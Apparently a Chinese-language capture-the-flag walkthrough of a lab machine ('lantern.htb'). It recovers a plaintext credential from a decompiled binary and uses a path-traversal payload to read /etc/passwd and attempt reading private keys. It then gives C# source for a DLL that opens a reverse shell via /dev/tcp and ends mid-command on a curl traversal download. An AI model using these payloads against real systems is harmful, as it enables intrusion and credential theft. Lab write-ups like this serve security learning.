
有些 base64 字符串,也有噪音,可以使用 CodemerxDecompile 看一下


其中包含一个凭据 admin:AJbFA_Q@925p9ap#22,尝试 ssh 登录失败,转向 3000 端口


这里可以看到 8000 端口的 Web 服务,其中有个很明显的拼接漏洞,如果传入的参数为:
lang = ../../../
file_ext = './etc/passwd'
那么最终拼接得到的字符串为
/var/www/sites/localisation/../../.././etc/passwd
=> /etc/passwd
其中分配到 Bash 的用户有 root、tomas 尝试读取他们目录下的私钥

尝试了几次无法读取,猜测可能是权限不够

再看这里的 Logs 功能,发现他是加载 /opt/composnents/Logs.dll 实现的,那么刚好这里也有一个上传接口,如果能上传一个 vuln.dll 到这里然后利用此功能点加载 dll 应该可以获得进一步的权限。

这里的上传流量是 blazor 框架以 Web Assembly 方式运行,通过 Web socket 通讯,因此 BurpSuite 需要一个 Blazor Traffic Processor 插件会比较方便。
那么接下来创建一个 C# 项目
dotnet new classlib -n rev编辑 rev/Class1.cs
using System;
using System.Diagnostics;

namespace BackConnect {
  class ReverseBash {
        public static void Main(string[] args) {
          Process proc = new System.Diagnostics.Process();
          proc.StartInfo.FileName = "sh";
          proc.StartInfo.Arguments = "-c \"sh -i >& /dev/tcp/[ip]/[port] 0>&1\"";
          proc.StartInfo.UseShellExecute = false;
          proc.StartInfo.RedirectStandardOutput = true;
          proc.Start();

          while (!proc.StandardOutput.EndOfStream) {
                Console.WriteLine(proc.StandardOutput.ReadLine());
          }
        }
  }
}
编译项目,以 release 模式生成
dotnet build -c release
然后 BurpSuite 开启拦截,上传 dll 文件

将第一个包的数据中的 name 字段更改为下图

后续的数据包都可以放行了

提示上传成功,尝试加载

这里提示缺失 component 类,前面编译时忽略了一点,就是关于 DLL 的加载问题,不像 PE 文件从 Main 函数作为入口,DLL 会有加载函数,那么明白这一点,可以通过模仿 Logs.dll 文件的格式来创建。
通过任意文件读取漏洞下载 Logs.dll
curl "http://lantern.htb//PrivacyAndPolicy?lang=../../../../../&ext=./opt/components/Logs.dll" -o 